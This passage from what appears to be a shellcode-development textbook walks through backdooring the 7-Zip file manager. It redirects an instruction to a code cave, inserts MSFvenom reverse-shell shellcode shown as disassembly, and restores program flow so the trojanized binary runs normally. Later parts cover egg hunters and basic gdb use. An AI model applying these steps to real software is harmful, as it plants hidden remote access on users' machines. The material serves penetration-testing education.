Now that we have our reference point, let's open the `7zfm.exe` file manager. Next, we will open the program in x32dbg and attach the debugger to the program by clicking on **File** | **Attach** and selecting the running program.


Next, we will perform a string search as per the following screenshot and look for the following string: `www.7zip.org`.



```
77A41BA5  33C0                 xor eax,eax
77A41BA7  40
77A41BA8  C3
77A41BA9  8B65 E8
77A41BAC  C745 FC FEFFFFFF
77A41BB3  8B4D F0
77A41BB6  64:890D 00000000
77A41BBD  59
77A41BBE  5F                                      edi:"LdrpInitializeProcess"
77A41BBF  5E                                      esi:"minkernel\\ntdll\\ldrinit.c"
77A41BC0  5B
77A41BC1  C9
77A41BC2  C3
77A41BC3  64:A1 30000000
77A41BC9  33C9
77A41BCB  890D B467AB77
77A41BD1  890D B867AB77
77A41BD7  8808
77A41BD9  3848 02
77A41BDC  74 05
77A41BDE  E8 94FFFFFF
77A41BE3  33C0
77A41BE5  C3
77A41BE6  8BFF
77A41BE8  55
77A41BE9  8BEC
77A41BEB  83E4 F8
77A41BEE  81EC 70010000
77A41BF4  A1 70B3AB77
77A41BF9  33C4
77A41BFB  898424 6C010000                         [esp+16C]:L"C:\\Windows\\SYSTEM32\\ntdll.dl
77A41C02  56                                      esi:"minkernel\\ntdll\\ldrinit.c"
77A41C03  8B35 FC91AB77                           esi:"minkernel\\ntdll\\ldrinit.c"
77A41C09  57                                      edi:"LdrpInitializeProcess"
77A41C0A  6A 16
77A41C0C  58
77A41C0D  66:894424 10                            edi:"LdrpInitializeProcess"
77A41C12  8BF9
77A41C14  6A 18
77A41C16  58
77A41C17  66:894424 12
77A41C1C  8D4424 70
77A41C20  894424 6C
77A41C24  33C0
77A41C26  C74424 14 44479                         4 77994744:L"apphelp.dll"
77A41C2E  C74424 68 00000
77A41C36  66:894424 70
77A41C3B  85F6                                    \\ldrinit.c"
77A41C3D  74 29
77A41C3F  8B15 3003FE7F
77A41C45  8BC2
77A41C47  6A 20                push 20
77A41C49  83E0 1F              and eax,1F
77A41C4C  59                   pop ecx
77A41C4D  2BC8                 sub ecx,eax
77A41C4F  D3CE                 ror esi,cl         esi:"minkernel\\ntd
77A41C51  33F2                 xor esi,edx        esi:"minkernel\\ntd
77A41C53  8937                 mov dword ptr ds:[edi],esi   edi:"LdrpInitialize
77A41C55  74 07                je ntdll.77A41C5E
77A41C57  33F6                 xor esi,esi        esi:"minkernel\\ntd
77A41C59  E9 1A010000          jmp ntdll.77A41D78
77A41C5E  BE 010000C0          mov esi,C0000001   esi:"minkernel\\ntd
77A41C63  E9 10010000          jmp ntdll.77A41D78
77A41C68  8D5424 10            lea edx,dword ptr ss:[esp+10]
```

Figure 4.57 – Performing a string search

In the results, you will find the instruction that points to the URL, which we saw in the help section as per *Figure 4.56* earlier. Now, we will right-click on it and select **Follow in Disassembler**, as per the following screenshot:




```
Address   Disassembly                String
0044A8E5  push 7zfm.46080C           L"http://www.7-zip.org/"
776F33AA  push                       L"www."
776F348D  push                       L"www."
777A7316  push                       &L"www."
777A739D  push                       &L"www."
777A7EF0  push                       L"www."
7794099D  push                       L"http://www.w3.org/XML/1998/namespace"
```

Figure 4.58 – Navigating to the assembly code for this string

You will then end up on the specific instruction that relates to this string. You can set a breakpoint (*F2*) here if you want to confirm that this is the actual instruction. Once you have the breakpoint set, if you navigate to that component within the actual program and click on the URL, the breakpoint would be hit.


Now, let's move on to modifying this instruction. The first thing that we will do is make a copy of the current instruction that points to the URL string. This can be done by using the binary copy function, as shown in the following screenshot:



```
push 7zfm.46080C                          46080C:L"http://www.7-zip.org/"
push eax
push eax
call dword ptr ds:[<&ShellExecuteW>]
mov al,1
ret 8
push ebx                                  ebx:"^€"
push ebp
push esi                                  esi:"^€"
mov esi,ecx                               esi:"^€"
mov eax,esi                               esi:"^€"
xor edx,edx
```

Figure 4.59 – Binary copying the current instruction

Next, we will need to copy the next instruction's memory address, as shown in the following screenshot. This will enable us to return to the program flow once the shellcode executes in the code cave.




```
0044A8E5   68 0C084600     push 7zfm.46080C      46080C:L"http://www.7-zip.org/"
0044A8EA   50              push eax
0044A8EB   50              push eax
0044A8EC   FF15 E8C24500   call dword
0044A8F2   B0 01           mov al,1
0044A8F4   C2 0800         ret 8
0044A8F7   53              push ebx
0044A8F8   55              push ebp
0044A8F9   56              push esi
0044A8FA   8BF1            mov esi,ecx
0044A8FC   8BC6            mov eax,esi
0044A8FE   33D2            xor edx,edx
0044A900   F7D8            neg eax
0044A902   57              push edi
0044A903   8D7E 04         lea edi,dwc
0044A906   1BC0            sbb eax,eax
0044A908   6A 00           push 0
0044A90A   23C7            and eax,edi
0044A90C   8B08            mov ecx,dwc
0044A90E   E8 2F89FEFF     call 7zfm.4
0044A913   8B2D D4C34500   mov ebp,dwc
0044A919   6A 65           push 65
```

Figure 4.60 – Copying the return instruction memory address

The code cave that I will be using is code cave 1. The values of this code cave are as follows:

```
[#] Cave 1
[*] Section: .rsrc
[*] Cave Size: 792 byte.
[*] Start Address: 0x47972e
[*] End Address: 0x479a46
[*] File Ofset: 0x75f2e
```

My next step would be to modify the initial instruction, which represents the string value of the URL. I will change this with a jump to the code cave start address, as shown in the following screenshot:



```
0044A8E4  50             push eax
0044A8E5  68 0C084600    push 7zfm.46080C                     46080C:L"http://www.7-zip.org/"
0044A8EA  50             push eax
0044A8EB  50             push eax
0044A8EC  FF15 E8C24500  call dword ptr ds:[<&ShellExecuteW>]
0044A8F2  B0 01          mov al,1
0044A8F4  C2 0800        ret 8
0044A8F7  53             push ebx
0044A8F8  55             push ebp
0044A8F9  56             push esi
0044A8FA  8BF1           mov esi,ecx
0044A8FC  8BC6           mov eax,esi
0044A8FE  33D2           xor edx,edx
0044A900  F7D8           neg eax
0044A902  57             push edi
0044A903  8D7E 04        lea edi,dword p
```


```
Assemble at 0044A8E5
jmp 0x47972e
Keep Size   Fill with NOP's   XEDParse   (•) asmjit   OK   Cancel
Instruction encoded successfully!E944EE0200
```

Figure 4.61 – Adding the jump instruction to the code cave

The new instruction is as follows:

```
jmp 0x47972e
```

Once you have this instruction modified, you can test it by enabling the breakpoint and then navigating to the program's help function and clicking on the URL button. Once the breakpoint is hit, you can use the `step into` function of x32dbg to step into the code cave. Your output should look similar to the following screenshot:


7zFM.exe - PID: 6420 - Module: 7zfm.exe - Thread: Main Thread 5140 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Dec 5 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Referenc

```
      00479722  2C 2C   sub al,2C
      00479724  2C 2C   sub al,2C
      00479726  2C 2C   sub al,2C
      00479728  2C 2C   sub al,2C
      0047972A  2C 2C   sub al,2C
      0047972C  2C 2C   sub al,2C
EIP → 0047972E  0000    add byte ptr ds:[eax],al
      00479730  0000    add byte ptr ds:[eax],al
      00479732  0000    add byte ptr ds:[eax],al
      00479734  0000    add byte ptr ds:[eax],al
      00479736  0000    add byte ptr ds:[eax],al
      00479738  0000    add byte ptr ds:[eax],al
      0047973A  0000    add byte ptr ds:[eax],al
      0047973C  0000    add byte ptr ds:[eax],al
      0047973E  0000    add byte ptr ds:[eax],al
      00479740  0000    add byte ptr ds:[eax],al
      00479742  0000    add byte ptr ds:[eax],al
      00479744  0000    add byte ptr ds:[eax],al
      00479746  0000    add byte ptr ds:[eax],al
      00479748  0000    add byte ptr ds:[eax],al
```

Figure 4.62 – Stepping into the code cave


Now that we are in the code cave, this is where we will insert our shellcode. We will make use of the same shellcode that was generated earlier using MSFvenom. Before we add the shellcode, we need to preserve the registers. This is done by adding in the following two instructions:

```
pushad
pushfd
```

Pro Tip

Make use of the patch file functionality so that you have multiple copies of the files as you incorporate the various changes to the code. Since we are replacing the instruction that refers to the URL string, you should add the existing string back into an empty address space so that you can return to your code cave easily by searching for the URL string.

Next, we can insert the shellcode by pasting it using the **Binary | Paste** functionality. We will then set a breakpoint at the start of your shellcode. Your output should look similar to the following screenshot:



```
0047972D     2C 60          sub al,60
0047972F     9C             pushfd
00479730     FC             cld
00479731     E8 82000000    call 7zfm.4797B8
00479736     60             pushad
00479737     89E5           mov ebp,esp
00479739     31C0           xor eax,eax
0047973B     64:8B50 30     mov edx,dword ptr fs:[eax+30]        edx:&"V‹ñè=A"
0047973F     8B52 0C        mov edx,dword ptr ds:[edx+C]         edx:&"V‹ñè=A", edx+C:"ü‹@"
00479742     8B52 14        mov edx,dword ptr ds:[edx+14]        edx:&"V‹ñè=A", [edx+14]:"2ÀÂ\f"
00479745     8B72 28        mov esi,dword ptr ds:[edx+28]        edx+28:"U-B"
00479748     0FB74A 26      movzx ecx,word ptr ds:[edx+26]       ecx:&"ÈYC"
0047974C     31FF           xor edi,edi
0047974E     AC             lodsb
0047974F     3C 61          cmp al,61                            61:'a'
00479751   v 7C 02          jl 7zfm.479755
00479753     2C 20          sub al,20
00479755     C1CF 0D        ror edi,D
00479758     01C7           add edi,eax
0047975A   ^ E2 F2          loop 7zfm.47974E
0047975C     52             push edx                             edx:&"V‹ñè=A"
0047975D     57             push edi
0047975E     8B52 10        mov edx,dword ptr ds:[edx+10]        edx:&"V‹ñè=A", edx+10:"â‹@"
00479761     8B4A 3C        mov ecx,dword ptr ds:[edx+3C]        ecx:&"ÈYC", edx+3C:"ü‹@"
00479764     8B4C11 78      mov ecx,dword ptr ds:[ecx+edx+78]    ecx:&"ÈYC"
00479768   v E3 48          jecxz 7zfm.4797B2
0047976A     01D1           add ecx,edx                          ecx:&"ÈYC", edx:&"V‹ñè=A"
0047976C     51             push ecx                             ecx:&"ÈYC"
0047976D     8B59 20        mov ebx,dword ptr ds:[ecx+20]
00479770     01D3           add ebx,edx                          edx:&"V‹ñè=A"
00479772     8B49 18        mov ecx,dword ptr ds:[ecx+18]        ecx:&"ÈYC", ecx+18:"7÷B"
00479775   v E3 3A          jecxz 7zfm.4797B1
00479777     49             dec ecx                              ecx:&"ÈYC"
00479778     8B348B         mov esi,dword ptr ds:[ebx+ecx*4]
0047977B     01D6           add esi,edx                          edx:&"V‹ñè=A"
0047977D     31FF           xor edi,edi
0047977F     AC             lodsb
00479780     C1CF 0D        ror edi,D
00479783     01C7           add edi,eax
00479785     38E0           cmp al,ah
00479787   ^ 75 F6          jne 7zfm.47977F
00479789     037D F8        add edi,dword ptr ss:[ebp-8]
0047978C     3B7D 24        cmp edi,dword ptr ss:[ebp+24]
0047978F   ^ 75 E4          jne 7zfm.479775
00479791     58             pop eax
00479792     8B58 24        mov ebx,dword ptr ds:[eax+24]
00479795     01D3           add ebx,edx                          edx:&"V‹ñè=A"
00479797     66:8B0C4B      mov cx,word ptr ds:[ebx+ecx*2]
0047979B     8B58 1C        mov ebx,dword ptr ds:[eax+1C]
0047979E     01D3           add ebx,edx                          edx:&"V‹ñè=A"
004797A0     8B048B         mov eax,dword ptr ds:[ebx+ecx*4]
004797A3     01D0           add eax,edx                          edx:&"V‹ñè=A"
004797A5     894424 24      mov dword ptr ss:[esp+24],eax
004797A9     5B             pop ebx
004797AA     5B             pop ebx
004797AB     61             popad
004797AC     59             pop ecx                              ecx:&"ÈYC"
004797AD     5A             pop edx                              edx:&"V‹ñè=A"
004797AE     51             push ecx                             ecx:&"ÈYC"
004797AF     FFE0           jmp eax
004797B1     5F             pop edi
004797B2     5F             pop edi
004797B3     5A             pop edx                              edx:&"V‹ñè=A"
004797B4     8B12           mov edx,dword ptr ds:[edx]           edx:&"V‹ñè=A", [edx]:"V‹ñè=A"
004797B6   ^ EB 8D          jmp 7zfm.479745
```


Figure 4.63 – Shellcode inserted into the code cave

Next, you will run the program by using the run function within x32dbg. Once you hit the breakpoint at the start of your shellcode, you need to copy the ESP value. If you recall in the previous section, where we did a simple backdoor of this same file, we needed to correct the ESP at the end of the shellcode. We will do the same here.

> **Note**
>
> Remember to modify the instructions of the shellcode so that the `WaitForSingleObject` and `exit` functions are disabled.

Next, you will set a breakpoint at the end of your shellcode. This would be the NOP values of the exit function. This is where we will need to set the ESP offset. Following the same process as before, you would calculate your current ESP and configure the difference between that and the original ESP value.

In my case, I had to add 204 bytes to recover the ESP value. You will see this in the following screenshot. I have also popped the registers back and inserted the original instruction plus the jump to restore the program flow.



```
00479863  7C 0A          jl 7zfm.47986F
00479865  80FB E0        cmp bl,E0
00479868  75 05          jne 7zfm.47986F
0047986A  BB 4713726F    mov ebx,6F721347
0047986F  6A 00          push 0
00479871  53             push ebx
00479872  81C4 04020000  add esp,204
00479878  9D             popfd
00479879  61             popad
0047987A  68 0C084600    push 7zfm.46080C            46080C:L"http://www.7-zip.org/"
0047987F  E9 6610FDFF    jmp 7zfm.44A8EA
00479884  0000           add byte ptr ds:[eax],al
00479886  0000           add byte ptr ds:[eax],al
00479888  0000           add byte ptr ds:[eax],al
0047988A  0000           add byte ptr ds:[eax],al
0047988C  0000           add byte ptr ds:[eax],al
```

Figure 4.64 – Cleaning up the shellcode, adding an ESP offset, and recovering the flow

Finally, when you patch and save the file, you will be able to run the application as normal. When you navigate to the help function of the program and select the URL, a reverse shell would be spawned based on your shellcode.

Now that we have covered code caves, let's consider a different technique, which is called egg hunter.

Egg hunter

Egg hunters are used in multistage payloads to signal the first stage of the payload. It is a piece of code that is used to scan memory locations for a specific pattern that you define. Once this pattern is discovered, it moves the execution to that location. This egg hunter is generally 4 bytes in size and is a string. For example, you could have the egg string called `w00t` or `EGGS`, or pretty much anything you like as long as it is 4 bytes in size.

The usage of egg hunters is common in scenarios where you have limited usable memory space. In that situation, the egg hunter will enable a small amount of your shellcode to find the larger piece of shellcode located somewhere else in memory and move to the execution of that shellcode.

In the *Further reading* section, you will find a link to a really great paper written about egg hunting. In the next chapter, we will cover a practical example of egg hunting within Linux.

Summary

In this chapter, we have covered the anatomy of memory and looked at an introduction to Windows architecture and how Windows leverages system calls by way of dynamic link libraries. We then dove into some of the shellcode techniques that are prevalent in Windows environments, with some hands-on examples on how to create shellcode for these techniques. Since Windows is an operating system that is commonly used in organizations, this chapter gave you the knowledge and thought process to confidently create shellcode for Windows environments.

In the next chapter, we will focus on Linux environments and the various shellcode techniques that exist therein.

Further reading

- Egg hunting:

  `http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf`

- MSFVenom – Looking for `WaitForSingleObject` calls:

  `https://www.notion.so/Looking-for-WaitForSingleObject-Call-in-Modern-Metasploit-Shellcode-570fdaad2e32446eb8725e07c6c96125`

- Blackhat – Taking Windows 10 kernel exploitation to the next level:

  `https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update.pdf`

- Windows architecture:

  `https://blogs.msdn.microsoft.com/hanybarakat/2007/02/25/deeper-into-windows-architecture/`

5
Developing Shellcode for Linux

In the previous chapter, we looked at how to develop code for Windows operating systems. Linux is another operating system that is widely used. Developing shellcode for Linux is not as easy as it is for Windows, however, it is still possible.

In this chapter, we will focus on developing shellcode for Linux. The aim of the chapter is not to teach you how to hack Linux, but more about the thought process of developing shellcode in relation to the various components that exist within Linux. By working through the content of this chapter, you will learn about the techniques that can be used to build shellcode for Linux. However, before diving into the deep end, we need to spend some time with the core functions, such as how the operating system handles privileges, system calls, and more.

In this chapter, we will cover the following main topics:

- Environment setup
- **Executable and Linking Format** (**ELF**) fundamentals
- Shellcode techniques

Technical requirements

The following are some of the essential requirements to proceed with the chapter:

- Kali Linux 2021.x
- Ubuntu v14

Any additional tools will be mentioned in the relevant sections when used.

Environment setup

In order to get started with shellcode development for Linux, we need to ensure that we have a good set of tools. These tools will be covered in this section and more will be introduced as you work through the chapter. It will aid you in getting to know your target binary or program so that you can identify software gaps that could be exploited. These gaps that you identify could be perfect placeholders for shellcode.

In Windows, you made use of a graphical debugger, while in Linux we will use a command-line one. Many distributions already have the **GNU Project Debugger** (**gdb**) by default. In the event you do not have this, it can be installed using the command `sudo apt-get install gdb` command.


To improve the visibility of the output of GDB, you can make use of a number of plugins. These plugins can be found on the internet. The two noteworthy ones to call out are **Peda** and **PwnDBG**.

Peda can be downloaded from the following URL:

`https://github.com/longld/peda`

PwnDBG can be downloaded from the following URL:
`https://github.com/pwndbg/pwndbg`

In this chapter, we will be making use of gdb, so let's go over a few basics. To start debugging a program, you can use the command `gdb [FILENAME]`.To run the program, you can use the command `run` or `r` for short. Within gdb, when you run a program, you can specify parameters or arguments during runtime. For example, in the following screenshot, you will see that I have opened `nslookup` using gdb. Later, I issued the command `run www.yahoo.com` and the results are displayed here:



```
rishalin@ubuntu:~/Desktop$ gdb /bin/nslookup
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /bin/nslookup...
(No debugging symbols found in /bin/nslookup)
(gdb) run www.yahoo.com
Starting program: /usr/bin/nslookup www.yahoo.com
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7ffff5137700 (LWP 32253)]
[New Thread 0x7ffff4936700 (LWP 32254)]
[New Thread 0x7ffff410b700 (LWP 32255)]
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
www.yahoo.com   canonical name = new-fp-shed.wg1.b.yahoo.com.
Name:   new-fp-shed.wg1.b.yahoo.com
Address: 87.248.100.215
Name:   new-fp-shed.wg1.b.yahoo.com
Address: 87.248.100.216
Name:   new-fp-shed.wg1.b.yahoo.com
Address: 2a00:1288:110:c305::1:8000
Name:   new-fp-shed.wg1.b.yahoo.com
Address: 2a00:1288:110:c305::1:8001

[Thread 0x7ffff5137700 (LWP 32253) exited]
[Thread 0x7ffff410b700 (LWP 32255) exited]
[Thread 0x7ffff4936700 (LWP 32254) exited]
[Inferior 1 (process 32249) exited normally]
(gdb) 
```

Figure 5.1 – Passing arguments to gdb during runtime

There are several useful commands that you can use with gdb. Let's consider a number of them:

- `disas [FUNCTION]`: This will perform disassembly on a function that you define.
- `print [NAME or FUNCTION]`: This will display the contents of the object that you define. This can also be either a register, function name, or variable.

- `break [FUNCTION or MEMORY ADDRESS]`: This will put a breakpoint at the entry of the memory address or function that you define. As with any other breakpoint in a disassembler, the execution will stop once it hits the breakpoint.
- `stepi`: This will allow you to step into an instruction. Note that this will step into one instruction at a time.
- `step`: This is the step over functionality. It will step into the program until it reaches the next source line.
- `Info [NAME]`: This provides information about the object. For example, using the info registers will print the contents of all registers within the program.
- `x {examine}`: To examine something within gdb, you will use the letter `x`. The syntax to use the examine functionality within gdb is as follows:

  `x/[NUMBER OF UNITS][DATA TYPE][LOCATION NAME]`

  For example, if you wanted to examine 10 words from a specific register like that of the **extended instruction pointer** (**EIP**), you could use the command `x/20w $eip`.

  Or you could use `x/20i $eip` to view 20 instructions starting at the EIP.

